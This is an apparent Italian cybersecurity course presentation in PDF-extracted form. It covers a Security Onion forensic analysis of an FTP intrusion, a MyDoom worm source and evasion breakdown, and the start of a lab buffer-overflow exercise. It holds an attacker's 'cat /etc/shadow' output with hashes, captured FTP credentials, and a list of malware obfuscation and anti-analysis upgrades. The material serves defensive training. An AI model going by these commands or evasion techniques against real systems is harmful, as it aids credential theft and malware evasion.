cat /etc/shadow
root:$1$avpfBJ1$0z8w5UF9Iv./DR9e9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7...
bin:**:14684:0:99999:7...
sys:$1$fxUX6BP0t$MiyC3Up0zQJqz4s5wFD910:14742:0:99999:7:::
sync:**:14684:0:99999:7...
games:**:14684:0:99999:7...
man:**:14684:0:99999:7...
lp:**:14684:0:99999:7...
mail:**:14684:0:99999:7...
news:**:14684:0:99999:7...
uucp:**:14684:0:99999:7...
proxy:**:14684:0:99999:7...
www-data:**:14684:0:99999:7...
backup:**:14684:0:99999:7...
list:**:14684:0:99999:7...
irc:**:14684:0:99999:7...
gnats:**:14684:0:99999:7...
nobody:**:14684:0:99999:7...
libuuid:**:14684:0:99999:7...
dhcp:**:14684:0:99999:7...
syslog:**:14684:0:99999:7...
klog:$1$ZVMS4KSR9XKI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:**:14684:0:99999:7...
  
```

14 client pkts, 11 server pkts, 20 turns.

Entire conversation (4,388 bytes) Show and save data

Find:

209.165.201.17_45415_209.165.200.235_6200-6.raw

SGUIL-0.9.0 - Connected To localhost [seconion-import-1-1] 209.165.201.17_45415_209.165.200.235_6200-6.raw [Wireshark - Follow TCP Stream (tcp.stream e) [Wireshark - Follow TCP

Un'ulteriore conferma di quanto finora analizzato, questa volta attraverso Wireshark, è la visualizzazione delle operazioni effettuate dall'attaccante (in rosso)



BONUS 3 - SECURITY ONION

Proseguiamo ora l'analisi servendoci di un altro tool presente nella VM Security Onion: **Kibana**. Tramite questo tool riusciamo ad ottenere maggiori info sull'attacco; filtrando le informazioni ricavate da Kibana possiamo notare che l'exploit è avvenuto alle ore 03.53 dell'11 Giugno 2020.

The screenshot shows the Kibana interface running in a Chromium Web Browser window titled "Overview - Kibana - Chromium". The browser's address bar shows a URL starting with "localhost/app/kibana#/dashboard/94b52620-342a-11e7-9d52-4f090484f59e?_g=(refreshInterval:(pause:1t,value:0),time:(from:'2020-06-09T00:00:00.000Z',mode:absolute,to:'2020-06-13T23:59:59.999Z'))&_a=(description:,"filters:!((\$state':(store:a..."). The main view is the "Discover" tab under the Kibana sidebar, which displays a table of logs. The table has columns: Time, source_ip, source_port, destination_ip, destination_port, and _id. Two rows are visible, both timestamped "June 11th 2020, 03:53:09.086". The first row has source_ip "192.168.0.11", source_port "52776", destination_ip "209.165.200.235", destination_port "21", and _id "LDjqzXIBB6Cd-_0SbfgO". The second row has the same values. A green box highlights the timestamp in the first row.

Time	source_ip	source_port	destination_ip	destination_port	_id
June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21	LDjqzXIBB6Cd-_0SbfgO
June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21	LTjqzXIBB6Cd-_0SbfgO



BONUS 3 - SECURITY ONION

Espandendo i campi della sezione "All Logs" riusciamo a ricavare altre informazioni utili quali l'IP dell'attaccante e la porta che ha utilizzato (in verde):

All Logs

Time	source_ip	source_port
June 11th 2020, 03:53:09.086	192.168.0.11	52776

Table JSON

🕒 @timestamp * June 11th 2020, 03:53:09.086

t @version * 1

t _id * LDjqzXIBB6Cd-_0Sbfg0



BONUS 3 - SECURITY ONION

[close](#)

[192.168.0.11:52776_209.165.200.235:21-6-521656051.pcap](#)

```

Log entry:
{"ts": "2020-06-11T03:53:09.086482Z", "uid": "C5GkeA4t8oXZdWTPr6", "id.orig_h": "192.168.0.11", "id.orig_p": 52776, "id.resp_h": "209.165.200.235", "id.resp_p": 21, "user": "analyst", "password": "<hidden>", "command": "PORT", "arg": "192.168.0.11,194,153", "reply_code": 200, "reply_msg": "PORT command successful. Consider using PASV.", "data_channel_passive": false, "data_channel.orig_h": "209.165.200.235", "data_channel.resp_h": "192.168.0.11", "data_channel.resp_p": 49817}

Sensor Name: seconion-import
Timestamp: 2020-06-11 03:53:09
Connection ID: CLI
Src IP: 192.168.0.11
Dst IP: 209.165.200.235
Src Port: 52776
Dst Port: 21
OS Fingerprint: 192.168.0.11:52776 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7...?:?] (up: 3131 hrs)
OS Fingerprint: > 209.165.200.235:21 (link: ethernet/modem)
DST: 220 (vsFTPd 2.3.4)

DST:
SRC: USER analyst
SRC:
DST: 331 Please specify the password.
DST:
SRC: PASS cyberops
SRC:
DST: 230 Login successful.
DST:
SRC: SYST
SRC:
DST: 215 UNIX Type: L8
DST:
SRC: TYPE I
SRC:
DST: 200 Switching to Binary mode.
DST:
SRC: PORT 192.168.0.11,194,153
SRC:
DST: 200 PORT command successful. Consider using PASV.
DST:
SRC: STOR confidential.txt
SRC:
DST: 150 Ok to send data.
DST:
DST: 226 Transfer complete.
DST:
SRC: QUIT
SRC:
DST: 221 Goodbye.

```

Dopo aver cliccato sul link (in arancione nell'immagine precedente), riusciamo a visualizzare come l'attaccante sia riuscito a sfruttare le credenziali dell'utenza "**analyst**" per accedere via **FTP** (porta 21) al server ed effettuare l'upload del file "**confidential.txt**".



BONUS 3 - SECURITY ONION

Filtriamo ulteriormente i dati dell'indagine e riusciamo ad ottenere un elenco dei file impattati:
Concentrandoci sui dati relativi al protocollo FTP vediamo che l'attaccante (192.168.0.11) ha
effettuato l'upload di un file di testo

Files - MIME Type		Files - Source IP Address		Files - Destination IP Address	
MIME Type	Count	File IP Address	Count	IP Address	Count
text/plain	1	192.168.0.11	1	209.165.200.235	1

pertanto poniamo il focus sul file in questione

Files - Logs						
Time	file_ip	destination_ip	source	uid	fuid	_id
June 11th 2020, 03:53:09.088	192.168.0.11	209.165.200.235	FTP_DATA	C2Jv8MWV6Xg4Ibb51	FX1IV63e5MAEIN16S2	KDjqzXIBB6Cd-_05Vfij

View surrounding documents | View single document

Table JSON

○ @timestamp June 11th 2020, 03:53:09.088
t @version 1
t _id KDjqzXIBB6Cd-_05Vfij
t _index seconion:logstash-import-2020.06.11
_score -
t _type doc
t analyzer SHA1, MD5
depth 0
t destination_geo.city_name Monterey
t destination_geo.country_name United States
□ destination_geo.ip 209.165.200.235



BONUS 3 - SECURITY ONION

Cliccando sul link indicato nell'immagine precedente, possiamo accedere al seguente contenuto del file "confidential.txt" il quale, a sua volta, contiene un link ad un file .pcap opportunamente modificato per occultare le azioni dell'attaccante

192.168.0.11:49817_209.165.200.235:20-6-2040412094.pcap

Log entry:
{"ts": "2020-06-11T03:53:09.088773Z", "fuid": "FX1iV63eSMAEiN16S2", "tx_hosts": ["192.168.0.11"], "rx_hosts": ["209.165.200.235"], "conn_uids": ["C2Jv8MWV6Xg4lbb51"], "source": "FTP_DATA", "depth": 0, "analyzers": ["SHA1", "MD5"], "mime_type": "text/plain", "duration": 0.0, "is_orig": false, "seen_bytes": 102, "missing_bytes": 0, "overflow_bytes": 0, "timedout": false, "md5": "e7bc9c20bfd5666365379c91294d536b", "sha1": "f7f54acee0342f6161f8e63a10824ee11b330725"}
Sensor Name: seconion-import
Timestamp: 2020-06-11 03:53:09
Connection ID: CLI
Src IP: 192.168.0.11
Dst IP: 209.165.200.235
Src Port: 49817
Dst Port: 20
OS Fingerprint: 209.165.200.235:20 - Linux 2.6 (newer, 1) (up: 1 hrs)
OS Fingerprint: -> 192.168.0.11:49817 (distance 0, link: ethernet/modem)
SRC: CONFIDENTIAL DOCUMENT
SRC: DO NOT SHARE
SRC: This document contains information about the last security breach.
SRC:

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

DEBUG: Using an interface
QUERY: SELECT
CAPME: Processes

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-06-11 03:53:09.087738	209.165.200.235	192.168.0.11	TCP	74	20 → 49817 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=657749 TSecr=0 WS=32
2	2020-06-11 03:53:09.087876	192.168.0.11	209.165.200.235	TCP	74	49817 → 20 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1127465200 TSecr=657749 WS=128
3	2020-06-11 03:53:09.087968	209.165.200.235	192.168.0.11	TCP	66	20 → 49817 [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSval=657749 TSecr=1127465200
4	2020-06-11 03:53:09.088773	192.168.0.11	209.165.200.235	FTP-DA...	168	FTP Data: 102 bytes
5	2020-06-11 03:53:09.088848	192.168.0.11	209.165.200.235	TCP	66	49817 → 20 [FIN, ACK] Seq=103 Ack=1 Win=65280 Len=0 TSval=1127465201 TSecr=657749
6	2020-06-11 03:53:09.088979	209.165.200.235	192.168.0.11	TCP	66	20 → 49817 [ACK] Seq=1 Ack=103 Win=5856 Len=0 TSval=657749 TSecr=1127465201
7	2020-06-11 03:53:09.089054	209.165.200.235	192.168.0.11	TCP	66	20 → 49817 [FIN, ACK] Seq=1 Ack=104 Win=5856 Len=0 TSval=657749 TSecr=1127465201
8	2020-06-11 03:53:09.089142	192.168.0.11	209.165.200.235	TCP	66	49817 → 20 [ACK] Seq=104 Ack=2 Win=65280 Len=0 TSval=1127465201 TSecr=657749



BONUS 3 - SECURITY ONION

CONCLUSIONI:

Dall'analisi appena effettuata si esorta l'utente "**analyst**" a cambiare la propria password con una nuova che rispetti le policies di sicurezza (strong password):


- Minimo 12 caratteri;
- Lettere maiuscole;
- Lettere minuscole;
- Numeri;
- Caratteri speciali;
- Evitare parole di senso compiuto;
- Cambiare password frequentemente;
- La password non può essere uguale alle ultime 20 password utilizzate.

Si raccomanda inoltre di tener sempre aggiornato sistema operativo ed applicativi del server così come i firmware degli apparati di rete per prevenire ed arrestare eventuali futuri attacchi.



08

EXTRA: MYDOOM






MYDOOM

Il worm MyDoom è uno dei malware più noti e distruttivi della storia dell'informatica.

Apparso per la prima volta nel 2004, si è diffuso rapidamente tramite email e rete P2P, causando gravi danni economici e operativi a livello globale.

Analizzeremo nel dettaglio:

- Il codice sorgente del worm
- Tecniche di evasione dei sistemi di sicurezza
- Gestione comunicazione con i server di comando e controllo
- Possibili modifiche o aggiornamenti rispetto alla versione originale




MYDOOM: codice sorgente

Team WolfGuard



sync_main()	Funzione principale del malware. Coordina tutte le attività: installazione nel sistema, creazione della persistenza, esecuzione del payload e diffusione.	È il "motore centrale": appena parte, il malware comincia a installarsi, attivarsi e diffondersi.
sync_mutex()	Crea un mutex (oggetto di sincronizzazione) per evitare che più copie del malware vengano eseguite contemporaneamente.	Serve a garantire che il virus non si avvii due volte sullo stesso computer.
sync_startup()	Scrive nel registro di Windows per far partire automaticamente il malware ogni volta che il PC viene acceso.	Fa in modo che il virus si riapra da solo ogni volta che si accende il computer
payload_xproxy()	Decrypta un file .dll (shimgapi.dll) incluso nel malware e lo carica in memoria per attivare funzionalità aggiuntive.	Sblocca una "parte nascosta" del virus e la fa partire, per fare cose più avanzate.




MYDOOM: codice sorgente

Team WolfGuard




payload_sco()	Avvia un ciclo continuo che serve a far girare senza sosta il malware, richiamando una delle sue componenti di diffusione.	È un "loop" che permette al virus di continuare a cercare nuovi modi per diffondersi.
massmail_main_th()	Cerca indirizzi email sul sistema e invia automaticamente messaggi contenenti allegati infetti per infettare altri dispositivi.	Il virus manda email con allegati infetti per ingannare altre persone e infettare altri PC.
p2p_spread()	Copia se stesso in cartelle di programmi P2P (Kazaa, eMule) usando nomi ingannevoli, per ingannare gli utenti e far sì che venga scaricato e avviato.	Si mette in cartelle di programmi di file sharing con nomi falsi (tipo "foto", "musica") per infettare chi scarica quei file.
scon.c()	Questa funzione contiene dettagli temporali e informazioni sul server da attaccare (SCO in questo caso) per eseguire un attacco DoS da tutti i dispositivi infetti (botnet)	Esegue uno script che pianifica un attacco DoS verso il server dell'azienda SCO





MYDOOM: tecniche di evasione

- **Offuscamento delle stringhe (ROT13 e XOR)**: crittografa informazioni chiave del programma (esempio: "**TaskMon.exe**" → **scritto come "GnfxZba" nel codice**) per evadere sistemi di difesa come antivirus o firewall.
- **Distrazione dell'utente**: all'avvio di Windows apre un file di testo per distrarre l'utente dall'esecuzione effettiva del malware



MYDOOM: gestione comunicazione con server di comando e controllo


Team WolfGuard



Il malware invia richieste http al server e dopo qualche secondo, senza attendere per la risposta, le chiude causando un sovraffollamento del traffico che manda il server in crash impedendo nuove connessioni.



Questo tipo di attacco viene interpretato come SYN Flood oppure HTTP flood.



MYDOOM: possibili modifiche

Team WolfGuard




1. Offuscamento del codice


- Offuscamento statico: Riscrittura del codice per renderlo illeggibile, usando nomi di variabili fuorvianti, flussi di controllo ridondanti o cifrati, junk code.
- Packing/crypting: Il malware viene “impacchettato” usando packer (es. UPX modificato) o crypter personalizzati, che decifrano il codice in memoria.
- Code virtualization: Il codice viene convertito in una forma intermedia interpretata da una VM embedded (es. Themida, VMProtect).

2. Crittografia

- Crittografia delle stringhe: Le stringhe importanti (URL, comandi, chiavi) vengono cifrate (AES, RC4, XOR personalizzati) e decifrate solo in runtime.
- Payload criptati: L'intero payload malevolo può essere cifrato con chiavi generate dinamicamente o derivate da caratteristiche del sistema (hardware ID, hash dell'orario, ecc).
- Keyless encryption: Tecniche in cui la chiave viene derivata al volo, a partire da elementi dell'ambiente (password dell'utente, valori della memoria, ecc.).

3. Anti-analisi e evasione

- Anti-debugging: API come IsDebuggerPresent, NtQueryInformationProcess, oppure tecniche più avanzate come il rilevamento di breakpoints o hooking.
 - Anti-VM e anti-sandbox: Il malware verifica la presenza di driver noti (VMware, VirtualBox), analizza CPU core, RAM, MAC address, nomi di processi sospetti.
 - Code injection e reflective loading: Caricamento di codice in memoria di altri processi (es. explorer.exe) o iniettato via DLL reflective loading (senza scrittura su disco).
 - Polimorfismo e metamorfismo: Il codice cambia ad ogni esecuzione (diverso hash, diversa struttura ma stessa funzione).
- 



MYDOOM: difesa dalle tecniche moderne


Team WolfGuard



A livello tecnico:

- EDR/NGAV: Strumenti di endpoint detection avanzata (es. CrowdStrike, SentinelOne, Microsoft Defender ATP) rilevano comportamenti sospetti, non solo firme.
- Analisi comportamentale: Monitoraggio delle azioni di un processo (creazione file, accesso rete, injection, ecc.).
- Sandboxing avanzato: Ambienti che simulano l'interazione umana (mouse movement, click) per far emergere il comportamento reale del malware.
- Memory forensics: Analisi della memoria RAM per trovare codice decrittato e payload in esecuzione.
- Threat hunting: Rilevamento proattivo tramite IOC, YARA rules, e indicatori comportamentali.

A livello organizzativo:


- Aggiornamenti regolari di software e OS.
 - Formazione contro phishing e social engineering.
 - Network segmentation e principio del minimo privilegio.
 - Backup offline e testati.
- 



09

EXTRA: BUFFER OVERFLOW

[CLICK HERE](#)





BUFFER OVERFLOW

TEST FUNZIONE APPLICATIVO

The Immunity Debugger interface displays the assembly code for the application 'oscp.exe'. The assembly window shows several function calls, including `SetWindowsHookEx`, `GetModuleHandleA`, `LoadLibraryA`, and `GetProcAddress`. The registers window shows the current state of CPU registers like EIP, ECX, and ESP. The memory dump window shows the memory layout of the application, including the stack and heap areas.

```

Starting OSCP vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Listening on port 1337.
Waiting for client connections...


```

Valid Commands:

- HELP
- OVERFLOW1 [value]
- OVERFLOW2 [value]
- OVERFLOW3 [value]
- OVERFLOW4 [value]
- OVERFLOW5 [value]
- OVERFLOW6 [value]
- OVERFLOW7 [value]
- OVERFLOW8 [value]
- OVERFLOW9 [value]
- OVERFLOW10 [value]
- EXIT
- OVERFLOW1
- UNKNOWN COMMAND

OVERFLOW1 this is a test
OVERFLOW1 COMPLETE
OVERFLOW1 this is a test
OVERFLOW1 COMPLETE

La fase iniziale ha previsto un'analisi dell'applicazione "OSCP", utilizzando netcat, è stata stabilita una connessione TCP alla porta 1337 dell'IP target, ricevendo correttamente il banner di benvenuto, è stato inviato il comando HELP, che ha rivelato l'elenco dei comandi disponibili, tra cui OVERFLOW1, identificato come potenziale vettore d'attacco.





BUFFER OVERFLOW

CREAZIONE BUFFER OVERFLOW MANUALE

The screenshot shows a debugger interface with two windows. The left window displays assembly code for a function named `OVERFLOW1`, which contains a loop that writes the character 'A' to memory at address `00C4FA18`. The right window is a register dump titled "Registers (FPU)" showing CPU state after the exploit has run. Key values include EIP at `41414141` (the address of the `RET` instruction), ECX at `00FFA344` (the value of the loop counter), and ESP at `00C4FA18` (the stack pointer). The stack memory is filled with the ASCII value for 'A' (41h).

```
Registers (FPU)
EAX 00C4F250 ASCII 4F,"VERFLOW1 COMPLETE EXIT"
ECX 00FFA344
EDX 000A4141
EBX 41414141
ESP 00C4FA18 ASCII "AAAAAAAAAAAAAAA
EBP 41414141
ESI 0040753F oscp.0040753F
EDI 00C4FB30
EIP 41414141
C 0 ES 002B 32bit 0(FFFFFF)
P 1 CS 0023 32bit 0(FFFFFF)
A 0 SS 002B 32bit 0(FFFFFF)
Z 1 DS 002B 32bit 0(FFFFFF)
S 0 FS 0053 32bit 298000(F)
T 0 GS 002B 32bit 0(FFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
```

